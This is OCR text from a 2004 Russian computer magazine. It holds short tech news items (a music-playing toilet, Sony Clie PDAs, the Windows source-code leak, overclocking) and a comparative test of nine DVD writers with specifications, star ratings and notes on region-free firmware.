Компании Matsushita и Inax представили хай-тек унитаз со встроенным проигрывателем mp3. Инновационная модель Satis оснащена серией датчиков для комфортного времяпрепровождения на горшке. В режиме ожидания крышка унитаза закрыта. Когда визитер подходит ближе, чем на метр, унитаз распахивает свои объятья и включает систему ароматизации воздуха. В верхней части сливного бачка расположен отсек для карты Secure Digital. Музыка звучит из динамиков в утробе унитаза. В зависимости от веса человека, Satis автоматически спускает от 4,5 до 8 литров воды. После этого крышка закрывается, и ионизатор освежает воздух. Новинка появится в продаже в апреле по цене 2700 долларов. ■

также ближнего и дальнего забугорья. На КРИ 2004 приехал даже знаменитый Джон Ромеро из id software (создатель Quake), к которому постоянно подваливали толпы фанатов, желающих получить автограф.
Всего во время конференции прошло 77 семинаров, посвященных проблемам создания компьютерных игр и различным тонкостям в программировании. Кто-то ходил на эти самые семинары, а кто-то просто гамался. И последних, что вполне разумно, было большинство. Представь, огромный кусок гостиницы отдан под конференцию, и все помещение буквально напичкано мощными компами. И на каждом компе можно было спокойно играться в игрушки разных разработчиков. Вот и налетели геймеры в поисках своего счастья.
Сама конференция как таковая понравилась. Если ты крутишься в игровой/околоигровой индустрии, то обязательно сходи в следующем году. Здесь можно было свободно обсудить с умными людьми кучу сложных вопросов или просто поиметь нужные контакты. ■



НОВАЯ СЕРИЯ НАЛАДОННИКОВ CLIE

ЖЕЛЕЗО

Популярная линейка карманных компьютеров Clie от Sony ожидает пополнения: на прошедшей в Японии пресс-конференции инженеры Sony представили две первые модели новой серии: КПК high-end класса Clie PEG-TH55 и крепкого середнячка Clie PEG-TJ37.

Собственно говоря, предварительные сведения о спецификациях этих устройств уже всплывали на лентах новостных агентств - теперь они подтверждены окончательно. Но одно ясно совершенно точно - с появлением этих устройств рынок PDA ждет новая волна прогресса.

Спецификации Clie PEG-TH55:



- Процессор Sony Handheld Engine, ARM-архитектура
- Корпус из алюминиевого сплава с акриловой крышкой
- RAM/ROM: 32 Мб
- Цветной сенсорный ЖК-дисплей 320x480x65K
- Поддержка интерфейсов HotSync USB, IrDA, слот под карты Memory Stick (поддержка Memory Stick Pro), беспроводной интерфейс IEEE 802.11b
- Интегрированная цифровая камера с 310 тыс. пикселей
- 35 мм - оптика с фиксированным фокусным расстоянием, F2.8
- Минимальная дистанция съемки: 23 см
- Разрешения снимков: 640x480, 320x480, 320x240, 160x120; формат: JPEG. Съемка видеороликов не поддерживается
- Поддерживаемые аудиоформаты: ATRAC3, MP3, QuickTime (Mobile), MPEG-1; в режиме диктофона - IMA ADPCM
- Литий-полимерная батарея, емкости которой хватит на 7,5 часов работы
- Интегрированное зарядное устройство
- Операционная система Palm OS 5.2
- Небольшие (73,3x15,7x121,5 мм) размеры при весе в 185 граммов
- Рекомендованная цена: около $400

Модель PEG-TJ37 представляет собой усовершенствованную версию PEG-TJ25 и отличается наличием цифровой камеры и расширенными мультимедиа-возможностями.

Спецификации PEG-TJ37:



- Процессор Motorola I.MXL
- 32 Мб RAM-памяти, пользователю доступно 23 Мб
- 16 Мб интегрированной на CPU ROM-памяти
- Цветной сенсорный 320x320x65K дисплей
- Цифровая камера с 310 тыс. пикселей
- 35-мм оптика с фиксированным фокусным расстоянием, F2.8
- Минимальная дистанция съемки: 23 см
- Разрешение снимков: 640x480, 320x480, 320x240, 160x120; формат: JPEG. Съемка видеороликов не поддерживается
- Поддерживаемые аудиоформаты: ATRAC3, MP3, QuickTime (Mobile), MPEG-1; в режиме диктофона - IMA ADPCM
- Воспроизведение видео: MP3/QuickTime (Mobile)
- Литий-полимерная батарея, обеспечивающая до 2,5 часов автономной работы
- Интегрированный зарядник
- Операционная система Palm OS 5.2
- Габариты: 75x13,2x113 мм
- Вес: 145 граммов
- Ориентировочная цена: <$280



ПОХОДНЫЙ КОНДИШН

HITECH



Инженеры Национальной лаборатории Министерства энергетики США разработали прототип походного кондиционера. Двухкилограммовое устройство не требует наличия розетки и неподъемных аккумуляторов. Новинка работает на легком топливе: бензине, пропане или дизеле. Тепловой насос из титана размещается в небольшом рюкзаке за спиной. Капиллярами он связан с жилетом, в который вплетены микроканалы, заполненные дистиллированной водой. Система начинает работать при высоких температурах. Когда воздух прогрет до 50 градусов Цельсия, насос способен прокачивать охлажденную до 10 градусов воду еще шесть часов. Устройству найдут применение бедуины в жаркой пустыне и астронавты - для охлаждения скафандров.

4 МЕГАПИКСЕЛЯ ДЛЯ НАЧАЛЬНОГО УРОВНЯ

ЖЕЛЕЗО



Две модели цифровых фотоаппаратов начального уровня представила компания Fuji Photo Film USA. Это FinePix A330 и FinePix A340, характеристики которых отличаются лишь качеством матрицы: 3,34 млн. эффективных пикселей у FinePix A330 против 4,23 млн. пикселей у FinePix A340.

Основные спецификации новинок приведены ниже:

- Сенсор: 1/2,7" ПЗС у обеих моделей, 3,2/4 млн. эффективных пикселей
- Разрешения снимков: 2016x1512, 1600x1200, 1280x960 у обеих моделей и 2272x1704 у A340
- Формат видеороликов: 320x240@10 fps, продолжительность 60 с; 160x120@10 fps - 240 с.
  Запись звука не поддерживается
- Формат изображений: JPEG (EXIF 2.2), AVI (Motion JPEG)
- Трехкратный оптический зум, фокусное расстояние объектива 38-114 мм в 35-мм эквиваленте, F/2,8-4,8
- Минимальная дистанция фокусировки - 60 см в обычном режиме, 10 см в режиме макросъемки
- Светочувствительность: ISO 100
- Диапазон выдержек: 2-1/2000 с
- Апертура: W: F/2,8-5,6, T: F/4,8-9,5
- Оптический видоискатель
- ЖК-экран: 1,5", 60 тыс. пикселей
- 10-секундный таймер
- Карта памяти xD-Picture Card, 16-метровая карточка идет в комплекте
- Разъемы: видеовыход, USB, разъем для питания
- Размеры: 104x62x31 мм
- Аккумулятор: 2300 мА*ч, Ni-MH (его хватит на 540 кадров у A330 и на 460 у A340)
- Вес без аккумулятора: 145 г

Рекомендованная производителем цена для A330 составляет $200, для A340 - $250.

ПАТЧИМСЯ БЕЗ ПРОБЛЕМ


ВЗЛОМ

Microsoft доконали жалобы на то, что юзеры страдают, ища нужные патчи на Microsoft.com. Действительно, Windows стал настолько дыряв, что прежде чем светить сетевой адрес, необходимо поставить заплаток десять. Корпорация решила выпустить специальный компакт-диск, содержащий все необходимые заплатки. Там будет все: нужные сервис-паки, защита от брешей в RPC, ASN.1, кумулятивный патч для IE 6.0 и многое другое. Примечательно, что болванка распространяется абсолютно бесплатно. Диск можно заказать на сайте MS с 23 февраля. Любители халявы - возрадуйтесь! :)

КИТАЙСКИЕ ОВЕРКЛОКЕРЫ

ЖЕЛЕЗО

Интересный эксперимент провели китайские любители экстремального разгона, оверклокнув процессор AMD Athlon 64 FX53 аж до 3007 МГц. Следует заметить, что верхний потолок частоты в этом эксперименте составил 3083 МГц, однако, несмотря на хитроумную систему охлаждения, на этой частоте система работала недостаточно стабильно, и овекполкерам пришлось уступить 76 мегагерц.
Напряжение питания ядра в этот момент составляло 1,76 В, системная шина работала на 228 мегагерцах. В ходе эксперимента тактовая частота работы памяти PC3200 была доведена до экстремального значения - 466 МГц.
Интерес представляет и система охлаждения. В подобных опытах обычно применяют жидкий азот, температура кипения которого близка к абсолютному нулю. В нашем же случае оверклокеры использовали сухой лед, спирт (наверное, разбавляли водой :)) и медный радиатор



большой тепловой емкости (они выбрали медь из-за ее хорошей теплопроводности при сравнительно большой теплоемкости). Ниже приведены характеристики системы, над которой творили весь этот беспредел:

- Системная плата: ASUS SK8N с прошивкой BIOS 1004 и драйверами Nforce3
- Память: два 512 Мб модуля Corsair DDR400 SDRAM на чипах Winbond CH-5 (тайминги - 6-2-3-2, напряжение питания - 2,7 В)
- Видеокарта: на процессоре ATI Radeon 9800XT, драйвер - Catalyst 3.1 (500/411)
- Жесткий диск: два Maxtor S ATA 6Y060M0 RAID 0
- Блоки питания: HEC 335W X1+ CWT 550W X1
- ОС: Windows XP Professional SP1
- Система: открытая, температура окружающей среды - 20 градусов ■

MANDRAKESOFT СМЕНИТ ИМЯ

ВЗЛОМ

Известному французскому поставщику MandrakeSoft выдвинут судебный иск. Компания обвиняется в незаконном присвоении названия.



Дело в том, что имя произошло от персонажа комиксов Mandrake the Magician, которому недавно исполнилось 70 лет. Если поставщик известного дистрибутива проиграет суд, то ему придется отдать домен, название и заплатить $70000 за моральный ущерб. Правда, пока идет судебный процесс, компания может пользоваться своим названием. ■

САМЫЙ "БЕЗОПАСНЫЙ" БРАУЗЕР

ВЗЛОМ

Как ни странно, Microsoft считает Internet Explorer самым безопасным браузером. Несмотря на то, что за последний год для IE было выпущено рекордное количество патчей, сотрудники MS утверждают, что ослик в настоящее время является чуть ли не самым защищенным браузером среди всех конкурентов. Недоразумение, возникающее после наложения последнего патча для осла (браузер перестает понимать символ @ в адресной строке), объясняется срочностью написания заплатки. Если бы сотрудники MS с этим затянули, они понесли бы огромные убытки от использования бреши злоумышленниками. Британский сотрудник Microsoft не отрицает, что в браузере появятся и другие дырки, которые будут своевременно запатчены. Им бы только патчить ;). ■

МУЗЫКАЛЬНЫЙ МАТРАЦ


HITECH

Компания Pyramat (www.pyramat.com) представила музыкальный матрац. Динамики, сабвуфер и стереоусилитель на 50 Вт встроены в подголовник лежака. Теперь не нужно заботиться об изменении положения колонок и настройке баланса. Отдыхающему гарантированы интересная акустика и незабываемые вибрации. В комплект спального места входит пульт дистанционного управления для регулировки громкости и уровня низких частот. Источником сигнала может выступать плеер DVD, видеомагнитофон или игровая приставка. Одним движением матрац превращается в кресло. Новинка удобна в транспортировке и продается в Сети по цене 150 долларов. ■



КРАЖА ВЕКА


ВЗЛОМ



Microsoft всегда считала себя самой известной и защищенной фирмой. Вот и поплатилась. 13 февраля выяснилось, что все исходные коды Win2000 и WinNT были украдены и выложены в интернете. Счастливчики успели слить ценный варез весом 203 мегабайта (600 мегов в распакованном виде). Microsoft, в свою очередь, подтвердила, что лишилась исходников библиотеки WinSock, Outlook и дырявого ослика IE и тщетно пытается вернуть все назад. Корпорация угрожает судом всем обладателям и распространителям исходных кодов системы, призывая немедленно удалить сорцы. Утечка может стать роковой - продукты OpenSource всегда славились своей уязвимостью. Поэтому все ждут появления новых эксплойтов и любимых червячков. ■

ВЕЛОКАТАМАРАН

HITECH



Итальянская компания SBK Engineering (www.shuttlebikeusa.com) выпустила комплект для быстрой трансформации в катамаран обычного велосипеда. На байк заранее монтируются специальные зажимы. Присоединение остальных элементов конструкции Shuttle-Bike осуществляется без инструментов. К заднему колесу велосипеда плотно прижат ролик, трос от которого идет к винту-рулю направления, закрепляемому на переднем колесе. Руль можно поворачивать на угол до 90 градусов в каждую сторону, тем самым осуществляя разворот практически на месте. Поплавки надуваются на берегу при помощи того же велосипеда - к валу приводного механизма подсоединяется насос. Сборка велокатамарана занимает 10 минут. Габариты агрегата в собранном виде - 240 на 130 сантиметров. Грузоподъемность - 130 кг. На воде велокатамаран развивает скорость до 10 км/ч. Набор весит 11 килограммов и легко транспортируется в рюкзаке. Стоимость Shuttle-Bike - около 1200 долларов. ■

СДЕЛАЙ САМ: СВАДЕБНЫЙ КОРПУС

HITECH



Посетитель форума HardForum.com сделал предложение руки и сердца в духе хай-тека. Увлеченный модингом, компьютерный романтик сделал апгрейд тачки и преподнес ее избраннице в свадебном корпусе. Через застекленное окошко в корпусе можно разглядеть фигурки молодоженов. Системный блок украшен белоснежными лентами и цветами. Провода обернуты бусами. Сверху гик соорудил бутафорский свадебный пирог, на верхушку которого водрузил кольцо. ■

DVD-ВОЙНА ФОРМАТОВ

ТЕСТ ПИШУЩИХ ПРИВОДОВ DVD

■ test_lab (test_lab@gameland.ru)

Давно-давно, когда нас с тобой, приятель, еще не было, умный дядька Нейман придумал счетную машину - первый, можно сказать, компьютер, а позже его идеи воплотили в жизнь, собрав первое вычислительное чудо. И все было здорово, вот только приходилось держать в голове кучу данных, и каждый раз нужно было вводить все заново... Продолжалось все до тех пор, пока кто-то не стащил идею перфолент из текстильной промышленности, и настало программерам счастье - информация могла автоматически записываться и считываться на носитель. Но возрастали мощности ЭВМ, что влекло за собой увеличение объемов обрабатываемой информации, и стали инженеры придумывать различные "хранилища" для нулей и единиц. Возникали разные идеи, но в итоге прижился способ с магнитной лентой, а значительным прорывом стало изобретение дискеты. И не возникало даже никаких вопросов - никто не смел оспаривать 3,5 дюйма пластика информационным объемом 1,44 Мб - это был стандарт де-факто. Следующим прорывом стало изобретение лазерного диска. Свалившиеся тогда на голову 650 Мб казались манной небесной, ведь количество хранимой информации возросло примерно в 500 раз. А с широким распространением CD-R(W) опять возник новый неофициальный стандарт хранения данных. Просто всякие там магнитооптические и ZIP носители не смогли вытеснить обычный CD, устройство чтения которого есть сейчас в каждом домашнем компьютере. Но вот на горизонте замаячил новый стандарт - DVD, и если сначала это был видеодиск, то уже давно стало возможным хранение данных на таком носителе. Однако на деле все оказалось не так просто...

ФОРМАТЫ

На сегодняшний день существует 6 практически несовместимых между собой форматов записи данных на "Универсальный Цифровой Диск": DVD-RAM, DVD-R(A), DVD-R(G), DVD-RW, DVD+R, DVD+RW. У каждого из них есть свои преимущества и недостатки, но главной проблемой остается несовместимость форматов. И если большинство обычных DVD-ROM плееров читают одновременно и "плюс" и "минус", то возможность чтения DVD-RAM присутствуют далеко не у каждого драйва. Постепенно фильмы перебираются на диски DVD, но вот о таком способе распространения программ еще мало кто задумывается. Ведь, во-первых, объем носителя увеличился всего-то в четыре раза, да к тому же пути дальнейшего развития области оптических носителей никто пока предсказать не может - форматов слишком много. А если заглянуть в недалекое будущее, можно увидеть назревающую войну Blue-Ray (или, по-русски, голубой лазер, который позволит записывать на болванку от 17 до 27 гигабайт на однослойный диск) с AODS (Advanced Optical Disc System).

Но мы все же рассматриваем DVD-стандарт, поэтому попробуем сравнить между собой два формата, «+» и «-», поскольку они наиболее распространены. А DVD-RAM не стоит брать в расчет из-за совершенной несовместимости (однако ради справедливости стоит сказать, что это самый надежный способ хранения данных). Вообще, особых отличительных черт нет, оба стандарта предоставляют схожие возможности по надежности и скорости записи. До недавнего времени у DVD-RW имелась большая проблема с перезаписью (отсутствовала возможность удалять Lead-Out, и, следовательно, каждая новая запись происходила только через винчестер, с переписыванием всех данных заново). Но этот недостаток уже неактуален, к тому же разработана технология, позволяющая создавать мультисессии (Multi-Border). К недостаткам DVD+R(W) стоит отнести чуть меньшую совместимость с бытовыми плеерами, однако это не говорит о несовершенстве формата, просто он появился позже. А если говорить о юзабельности, то на дисках DVD+R(W) стоит хранить данные (технологии Random Access и Mount Rainier тому способствуют), тогда как на DVD-R(W) фильмы.

БЛАГОДАРНОСТИ

test_lab выражает благодарность компании Сетевая Лаборатория (т. 500-03-05) за предоставленное для тестирования оборудование

Появление dual и multi дисководов вызвано той самой неопределенностью на рынке (пока сложно сказать, какой же все-таки формат лучше), и такое положение вещей является компромиссом в сложившейся ситуации. Но даже если производители будут выпускать мульти-приводы, то болванки под них делать невыгодно, так что в ближайшем будущем стоит ждать победы одного из форматов или их объединения. Но не стоит исключать и возможность выхода на арену новой силы, которая вытеснит все текущие стандарты.

ТЕСТИРОВАНИЕ

Перед проведением теста мы определяли всяческие параметры привода с помощью программы Ahead Nero InfoTool (способность записи/чтения того или иного формата, размер буфера и зону RPC). После чего программой Ahead Nero CD-DVD Speed строились графики работы привода в различных режимах. К сожалению, место в журнале ограничено, а нам хотелось бы максимально информативно рассказать тебе о том или ином девайсе, поэтому среди большого количества графиков выбирался наиболее интересный. То есть если, допустим, на диаграмме записи RW-диска видны отдельные мелкие зубчики (что можно списать на случайную ошибку - пылинка попала), а по чтению программа выдает идеально ровную линию, то мы оставляли график с чтением болванки. Или наоборот, все графики ровные, а на одном видны явные провалы (что никак не назовешь случайностью) - мы вставляли «бажный». Все приводы имеют интерфейс подключения ATAPI Ultra DMA 33.

ВЫВОДЫ

Лучшим приводом стал NEC ND-2500A, поскольку, по нашему мнению, он отвечает всем требованиям по скорости считывания и записи данных. Отличной покупкой будет LG GSA-4081B, который, ко всему прочему, может читать диски формата DVD-RAM.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ
NEC ND-1300A ($100, 4 звезды)
NEC ND-2500A ($155, 5 звезд)
PIONEER DVR-A06U ($176, 4 звезды)
RICOH MP5240 ($111, 5 звезд)
SONY DRU-510A ($167, 5 звезд)
TEAC DV-W58G ($160, 5 звезд)
LG GSA-4081B ($155, 5 звезд)
ASUS DRW-0402P ($150, 4 звезды)
SAMSUNG DVD-MULTI SRT03B ($130, 3 звезды)

ТЕСТОВЫЙ СТЕНД
Процессор: AMD Athlon(TM) XP 1800+ 1,52 ГГц
Материнская плата: ASUS A7V333
Память: Hyundai 256 Мб DDR
Жесткий диск:: Quantum Fireball 30 Гб, 7200
ОС: Windows XP Professional EN Corporate Edition (build 2600.xpsp1.020828-1920: SP1)
ПО: Ahead Nero CD-DVD Speed, Ahead Nero InfoTol

NEC ND-1300A

★★★★

Этот драйв поступил в OEM-варианте. Внешний вид не отличается от модели 2500A фирмы NEC. Существует вариант с черной передней панелью. Nero InfoTool сообщает, что привод многоформатный. К сожалению, стоит отметить, что не удалось протестировать на запись-чтение DVD-RW из-за ошибок, вызывающих зависание компьютера при записи в программе Nero CD-DVD Speed. Скорей всего, это ошибка в прошивке, т.к. два имеющихся привода этой модели выдавали одинаковую ошибку. Однако запись в Nero Burning ROM прошла успешно, последующий тест этой болванки не выявил каких-либо проблем. При записи других форматов, в том числе и CD-RW, привод показал себя отменно. Изначально зона RPC-2, но есть возможность с помощью перепрошивки сделать драйв мультизонным (RPC-1).

ХАРАКТЕРИСТИКИ
Поддерживаемые форматы: DVD+R(W), DVD-R(W), CD-R(W)
Чтение: 40x(CD), 12x(DVD)
Запись DVD: 4x(-R), 2x(-RW), 4x(+R), 2,4x(+RW)
Запись CD: 16x(R), 10x(RW)
Среднее время доступа DVD: 140 мс
Среднее время доступа CD: 120 мс
Объем буфера: 2 Мб



Ровный график чтения DVD с небольшими провалами

NEC ND-2500A

★★★★★

Привод поставляется в OEM-комплектации без какой-либо инструкции. На передней панели присутствуют кнопка выброса, индикатор занятости, выход на наушники и регулятор громкости. Внешний вид довольно прост, есть вариант с черной передней панелью. Nero InfoTool выдает, что привод способен работать с носителями DVD-R/RW и DVD+R/RW. Примечательно то, что он может записывать болванки DVD-R и DVD+R на скорости 8x, а DVD-RW и DVD+RW на скорости 4x. В большинстве современных моделей скорость записи DVD-RW составляет 2x. NeroDVDspeed выдает ровные графики чтения и записи. Шум при работе малозаметен, но присутствует небольшая вибрация. Привод изначально RPC-1, но на сайте http://forum.rpc1.org/dl_all.php сообщается, что заменой прошивки привод можно сделать мультизонным.

ХАРАКТЕРИСТИКИ
Поддерживаемые форматы: DVD+R(W), DVD-R(W), CD-R(W)
Чтение: 40x(CD), 12x(DVD)
Запись DVD: 8x(-R), 4x(-RW), 8x(+R), 4x(+RW)
Запись CD: 32x(R), 16x(RW)
Среднее время доступа DVD: 140 мс
Среднее время доступа CD: 120 мс
Объем буфера: 2 Мб



Идеально ровный график чтения DVD

PIONEER DVR-A06U

★★★★

Эта модель поступила в Retail варианте. Внешне привод не отличается от модели PIONEER DVD-RW DVR-106D. И судя по Nero InfoTool, это так и есть. Характеристики у них одинаковые. В комплекте диск с программами для записи, инструкция, две болванки Verbatim DVD-R и DVD-RW и аудиокабель. Сам драйв dual-форматный и способен записывать все диски, кроме DVD-RAM. В тестах этот привод не отличался от модели DVR-106D. Рекомендовать его мы не станем потому, что почти за такую же сумму можно взять более скоростной привод. Качество чтения-записи не вызывает никаких нареканий. Привод не мультизонный, но изначально регион не выбран. На сайте http://forum.rpc1.org/dl_all.php есть информация о доступности мультизонной прошивки.

ХАРАКТЕРИСТИКИ
Поддерживаемые форматы: DVD+R(W), DVD-R(W), CD-R(W)
Чтение: 40x(CD), 12x(DVD)
Запись DVD: 4x(-R), 2x(-RW), 4x(+R), 2,4x(+RW)
Запись CD: 16x(R), 10x(RW)
Среднее время доступа DVD: 140 мс
Среднее время доступа CD: 130 мс
Объем буфера: 2 Мб



Легкая зубчатость на графике записи DVD+RW

RICOH MP5240

★★★★★

Привод поступил на тестирование в OEM-комплектации. Внешний вид без излишеств. На передней панели присутствуют только кнопка выброса лотка и индикатор занятости. На лотке написаны поддерживаемые форматы и JustLink - фирменная технология Ricoh, защищающая от опустошения буфера. С помощью программы Nero Infotool выясняется, что привод работает только с форматами DVD+R/RW. В работе привод оказался довольно шумным. Отчетливо был слышен шум передвижения головки. Графики чтения-записи идеально ровные, без провалов и изломов. При работе привод ощутимо нагревался. Доступна прошивка с поддержкой мультизонности.

ХАРАКТЕРИСТИКИ
Поддерживаемые форматы: DVD+R(W), CD-R(W)
Чтение: 40x(CD), 8x(DVD)
Запись DVD: 4x(+R), 4x(+RW)
Запись CD: 24x(R), 10x(RW)
Среднее время доступа DVD: 140 мс
Среднее время доступа CD: 120 мс
Объем буфера: 2 Мб



Идеальный график записи DVD+RW

SONY DRU-510A

Привод поступил в Retail варианте. В комплекте сам привод, описание и инструкция по установке, набор крепежных винтиков, ключ для аварийного открытия лотка, шлейф UDMA 33, дополнительная сменная черная передняя панель с установочными элементами, а также диск с программами для записи. Все запечатано в отдельные пакетики. Внешний вид отличается от стандартных приводов, особенно выделяется лоток для дисков, сделанный из матовой полупрозрачной пластмассы, покрытой сзади серебряной краской. С помощью сменной передней панели можно кардинально изменить внешний вид, это подойдет для черных корпусов. Сама панелька классической формы без излишеств. Скоростные характеристики привода обычны. Можно отметить, что объем буфера 8 Мб, что гарантирует качественную запись. Шум при работе практически не слышен. Температура в пределах нормы. Чтение и запись любых болванок идеальны. Изначально привод RPC-2, но есть возможность сделать его мультизонным.

ХАРАКТЕРИСТИКИ
Поддерживаемые форматы: DVD+R(W), DVD-R(W), CD-R(W)
Чтение: 32x(CD), 12x(DVD)
Запись DVD: 4x(-R), 2x(-RW), 4x(+R), 4x(+RW)
Запись CD: 24x(R), 16x(RW)
Среднее время доступа DVD: 200 мс
Среднее время доступа CD: 160 мс
Объем буфера: 8 Мб




Странная зубчатость на протяжении записи всего диска

TEAC DV-W58G

Привод поступил в OEM-комплектации. Сразу обращает на себя внимание меньшая длина привода по сравнению с другими. На передней панели присутствуют кнопка выброса, индикатор занятости красного, а не зеленого цвета, выход на наушники и регулятор громкости. В работе привод очень тихий. Лоток выезжает бесшумно. Программа Nero InfoTool показывает, что привод дуалформатный и может работать с носителями DVD-R/RW и DVD+R/RW. Формат DVD-RAM не поддерживается. При записи и чтении на носитель DVD+RW график ровный, а при использовании носителей DVD-RW график чтения в начале имеет пики, график записи ровный. При работе привод немного нагрелся. При необходимости можно сделать драйв мультизонным с помощью программы LtnRPC (http://dhc014.rpc1.org/LtnRPC).

ХАРАКТЕРИСТИКИ
Поддерживаемые форматы: DVD+R(W), DVD-R(W), CD-R(W)
Чтение: 40x(CD), 12x(DVD)
Запись DVD: 4x(-R), 2x(-RW), 8x(+R), 4x(+RW)
Запись CD: 40x(R), 24x(RW)
Среднее время доступа DVD: 160 мс
Среднее время доступа CD: 150 мс
Объем буфера: 2 Мб




Опять проблемы в конце диска

LG GSA-4081B

Комплект коробочной поставки LG GSA-4081B включает инструкцию, программы, болванку DVD+R 4x TDK, а также шлейфы и винты. К сожалению, нельзя использовать DVD-RAM в картриджах. При работе слышен шум, а привод нагревается. Однако графики записи и чтения все ровные. Есть только небольшие провалы при записи/чтении DVD-RAM. Однако все эти недостатки несущественны, поскольку LG GSA-4081B – единственное в обзоре устройство, работающее со всеми распространенными DVD-форматами (как на чтение, так и на запись). При этом не стоит забывать о высоких скоростных характеристиках и о необычном дизайне. И все это за приемлемую цену, конкурирующую с другими, менее функциональными дисководами. В OEM-комплектации LG GSA-4081B можно найти за $140.

ХАРАКТЕРИСТИКИ
Поддерживаемые форматы: DVD+R(W), DVD-R(W), CD-R(W), DVD-RAM
Чтение: 32x(CD), 12x(DVD)
Запись DVD: 4x(-R), 2x(-RW), 8x(+R), 4x(+RW), 3x(RAM)
Запись CD: 24x(R), 16x(RW)
Среднее время доступа DVD: 155 мс
Среднее время доступа CD: 135 мс
Объем буфера: 2 Мб




График чтения DVD+RW такой же хороший, как и остальные

ASUS DRW-0402P ★★★★

ASUS DRW-0402P – еще один дисковод с богатой комплектацией. Имеется стандартный набор: болванка CD-R 52x, инструкция, шлейфы, винты и программы, такие как видеоплеер ASUSTek ASUSDVD XP. С этим дисководом вряд ли возникнут проблемы совместимости, ведь он читает и пишет почти все современные DVD-форматы (DVD-R/RW и DVD+R/RW). Для борьбы с перегревом на задней стенке и передней панели устроены вентиляционные отверстия. Значительное повышение температуры во время длительной работы - распространенный недостаток многих конкурирующих дисководов. Любители комфорта оценят бесшумность чтения и записи ASUS DRW-0402P. А для настоящих хакеров важна возможность модернизации привода в RPC-1 путем обычной замены микропрограммы.

ХАРАКТЕРИСТИКИ
Поддерживаемые форматы: DVD+R(W), DVD-R(W), CD-R(W), DVD-RAM
Чтение: 40x(CD), 12x(DVD)
Запись DVD: 4x(-R), 2x(-RW), 4x(+R), 2,4x(+RW)
Запись CD: 16x(R), 10x(RW)
Среднее время доступа DVD: 140 мс
Среднее время доступа CD: 120 мс
Объем буфера: 2 Мб




При чтении DVD-RW заметны незначительные скачки

$150

SAMSUNG DVD-MULTI SRT03B ★★★

